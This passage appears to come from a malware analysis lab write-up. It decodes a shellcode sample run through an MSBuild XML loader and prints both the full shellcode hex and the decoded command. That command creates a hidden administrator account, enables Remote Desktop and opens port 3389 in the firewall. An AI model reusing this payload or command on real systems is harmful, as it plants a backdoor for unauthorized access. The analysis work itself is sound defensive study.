
with open("ShellCode.txt", "r") as f:
    hex_string = f.read().replace("byte[] slcd = new byte[] {", "").replace("0x", "").replace(" ", "")
    hex_encode = hex_string.encode()

#print(hex_string)
#print(hex_encode)

with open ("out.bin", "wb") as out:
    out.write(hex_encode)
```

Figure 12


Inside the Python code, give us a file “**out.bin**” in .bin format which will store the data of the byte everything except the raw hex value. (Figure 13)



```
remnux@remnux:~/Downloads$ python3 canver.py
remnux@remnux:~/Downloads$ ls
canver.py inetsim.conf out.bin ShellCode.txt shellobject.txt
remnux@remnux:~/Downloads$ cat out.bin
fce8820000006089e531c0648b50308b520c8b52148b72280fb74a2631ffac3c617c022c20c1cf0d01c7e2f252578b52108b
4a3c8b4c1178e34801d1518b592001d38b4918e33a498b348b01d631ffacc1cf0d01c738e075f6037df83b7d2475e4588b58
2401d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a51ffe05f5f5a8b12eb8d5d6a018d85b20000005068318b6f
87ffd5bbf0b5a25668a695bd9dff53c067c0a80fbc07505bb4713726f6a0053ffd5636d642e657865202f6b20226e657420
6c6f63616c67726f7570202252656d6f7465204465736b746f702055736572732202f6164642026206e6574207573657220
2f6164642077647361646d696e20717171713131312026206e6574206c6f63616c67726f75702061646d696e6973747261
746f72732077647361646d696e202f6164642026206e6574206c6f63616c67726f7570202252656d6f7465204465736b746f
7020557365727322077647361646d696e202f616464202620726567206164642022484b45595f4c4f43414c5f4d41434849
4e455c53595354454d5c43757272656e74436f6e74726f6c5365745c436f6e74726f6c5c5465726d696e616c205365727665
722202f76206644656e795453436f6e6e656374696f6e73202f74205245475f44574f5244202f642030202f662026206e65
747368206164766669726577616c6c206669726577616c6c206164642072756c65206e616d653d224f70656e2052656d6f74
65204465736b746f7022070726f746f636f6c3d544350206469723d696e206c6f63616c706f72743d333338392061637469
6f6e3d616c6c6f772200
```

Figure 13

After getting the “**out.bin**” file in the Windows machine, we can use the **scdbg.exe** to see if any API is called or not.



```
Select C:\Windows\SYSTEM32\cmd.exe
loaded 461 bytes from file C:\Users\Fuel\Desktop\win.exe
Detected straight hex encoding input format converting...
Initialization Complete..
Hex Steps: 1000000
Using base offset: 0x401000

481000: WINEXE(cmd.exe /k "net localgroup "Remote Desktop Users" /add & net user /add wdsadmin qqqq1111 & net localgroup administrators wdsadmin /add & net localgroup "Remote Desktop Users" wdsadmin /add & reg add "HKIV_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f & netsh advfirewall firewall add rule name="Open Remote Desktop" protocol=TCP dir=in localport=3389 action=allow")
481008: GetVersion()
481008: ExitProcess(0)

Stepcount 551000


C:\Users\Fuel\Desktop>
```

Figure 14

Based on the “WinExce” API utilizes the Windows command prompt to automate several tasks related to **user and group management, remote desktop access, and firewall configuration**. It creates a new user named "wdsadmin" with the password "qqqq1111," adds this user to the **local Administrators group** and the "Remote Desktop Users" group, and modifies the **Windows Registry** to allow **Remote Desktop** connections. Additionally, it establishes a firewall rule permitting inbound **TCP** traffic on **port 3389**, the default port for Remote Desktop Protocol.

Run the program by passing along with the argument:

We can run the "C: \Windows Microsoft.NET\Framework\v4.0.30319\MSBuild.exe" by passing along with "C: \users\Public\Documents\xml.xml" and monitor the process:



```
C:\Users\Tom> C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe C:\users\Public\Documents\xml.xml
Microsoft (R) Build Engine version 4.8.4084.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 11/15/2023 9:04:39 AM.

C:\Users\Tom>
λ System error 5 has occurred.

Access is denied.

System error 5 has occurred.

Access is denied.

System error 5 has occurred.

Access is denied.


System error 5 has occurred.

Access is denied.

ERROR: Access is denied.
The requested operation requires elevation (Run as administrator).

C:\users\Public\Documents>
```

Figure 15: This process gets denied as this needs to Run an Administrator



```
C:\Users\Tom> C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe C:\users\Public\Documents\xml.xml
Microsoft (R) Build Engine version 4.8.4084.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 11/15/2023 9:06:29 AM.

C:\Users\Tom>
λ The group already exists.

More help is available by typing NET HELPMSG 2223.

The command completed successfully.

The command completed successfully.

The command completed successfully.


The operation completed successfully.
Ok.

C:\users\Public\Documents>
```

Figure 16: Run as Administrator



After running the process, we can see there is a user added as an administrator as well as in the group. This script invokes the shellcode that is passed into the byte code as we see earlier as a hex value (Figure 11). This ShellCode ends up adding a user to the remote desktop group, adding that user to the administrators' group, and opening up a port on the advanced firewall to open up the **RDP** session if is not already opened up. (Figure 17)



Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name	Sent Packets
svchost.exe	924	TCP	Listen	0.0.0.0	135	0.0.0.0	0	11/6/2023 8:18:25 AM	RpcSs	
System	4	TCP	Listen	10.0.0.1	138	0.0.0.0	0	11/15/2023 8:19:48 AM	System	
svchost.exe	4764	TCP	Listen	0.0.0.0	3389	0.0.0.0	0	11/15/2023 9:06:31 AM	TermService	
svchost.exe	3888	TCP	Listen	0.0.0.0	5040	0.0.0.0	0	11/6/2023 8:18:31 AM	CDPSvc	
svchost.exe	5728	TCP	Listen	0.0.0.0	18402	0.0.0.0	0	11/15/2023 9:06:31 AM	SessionEnv	
lsass.exe	684	TCP	Listen	0.0.0.0	49664	0.0.0.0	0	11/6/2023 8:18:25 AM	lsass.exe	
wininit.exe	536	TCP	Listen	0.0.0.0	49665	0.0.0.0	0	11/6/2023 8:18:25 AM	wininit.exe	
svchost.exe	1128	TCP	Listen	0.0.0.0	49666	0.0.0.0	0	11/6/2023 8:18:26 AM	EventLog	
svchost.exe	1084	TCP	Listen	0.0.0.0	49667	0.0.0.0	0	11/6/2023 8:18:26 AM	Schedule	
spoolsv.exe	2208	TCP	Listen	0.0.0.0	49668	0.0.0.0	0	11/6/2023 8:18:27 AM	Spooler	
services.exe	676	TCP	Listen	0.0.0.0	49669	0.0.0.0	0	11/6/2023 8:18:27 AM	services.exe	
System	4	TCP	Listen	0.0.0.0	445	0.0.0.0	0	11/6/2023 8:18:27 AM	System	
svchost.exe	924	TCPv6	Listen	::	135	::	0	11/6/2023 8:18:25 AM	RpcSs	
System	4	TCPv6	Listen	::	445	::	0	11/6/2023 8:18:27 AM	System	
svchost.exe	4764	TCPv6	Listen	::	3389	::	0	11/15/2023 9:06:31 AM	TermService	
svchost.exe	5728	TCPv6	Listen	::	18402	::	0	11/15/2023 9:06:31 AM	SessionEnv	
lsass.exe	684	TCPv6	Listen	::	49664	::	0	11/6/2023 8:18:25 AM	lsass.exe	
wininit.exe	536	TCPv6	Listen	::	49665	::	0	11/6/2023 8:18:25 AM	wininit.exe	
svchost.exe	1128	TCPv6	Listen	::	49666	::	0	11/6/2023 8:18:26 AM	EventLog	
svchost.exe	1084	TCPv6	Listen	::	49667	::	0	11/6/2023 8:18:26 AM	Schedule	
spoolsv.exe	2208	TCPv6	Listen	::	49668	::	0	11/6/2023 8:18:27 AM	Spooler	
services.exe	676	TCPv6	Listen	::	49669	::	0	11/6/2023 8:18:27 AM	services.exe	
svchost.exe	686	UDP		0.0.0.0	123	*		11/15/2023 8:20:09 AM	W32Time	
System	4	UDP		10.0.0.1	137	*		11/15/2023 8:19:48 AM	System	
System	4	UDP		10.0.0.1	138	*		11/15/2023 8:19:48 AM	System	
svchost.exe	2456	UDP		0.0.0.0	500	*		11/6/2023 8:18:27 AM	IKEEEXT	
svchost.exe	1744	UDP		10.0.0.1	1900	*		11/15/2023 8:19:48 AM	SSDP99V	

Figure 17

Now, if we check the user section before and after running the “**crtupdate.vbs**” in the cmdr by checking

```
...
net user
...
```




Figure 18: “**wbsadmin**” shows in the users' section.

Check the local group administrators for any additional users by typing

...

net localgroup Administrators

...





Figure 19: We can see the “**wdsadmin**” user has been added to the local administrator group.

Now if we check the Remote Desktop Users group by typing

...

net localgroup “Remote Desktop Users”

...



```
C:\Users\Tom
λ net localgroup "Remote Desktop Users"
Alias name      Remote Desktop Users
Comment        Members in this group are granted the right to logon remotely

Members
-----
wsadmin
The command completed successfully.

C:\Users\Tom
λ
```

Figure 20

So, in the **xml.xml** code, all of the syntax here is set up so that the C# code that from line 13 to line 38 can be built using **MSBuild.exe**. And line 40 is the shellcode that's executed to perform the malicious function of adding the "**wsadmin**" user, adding them to the local group of remote desktop users and administrators.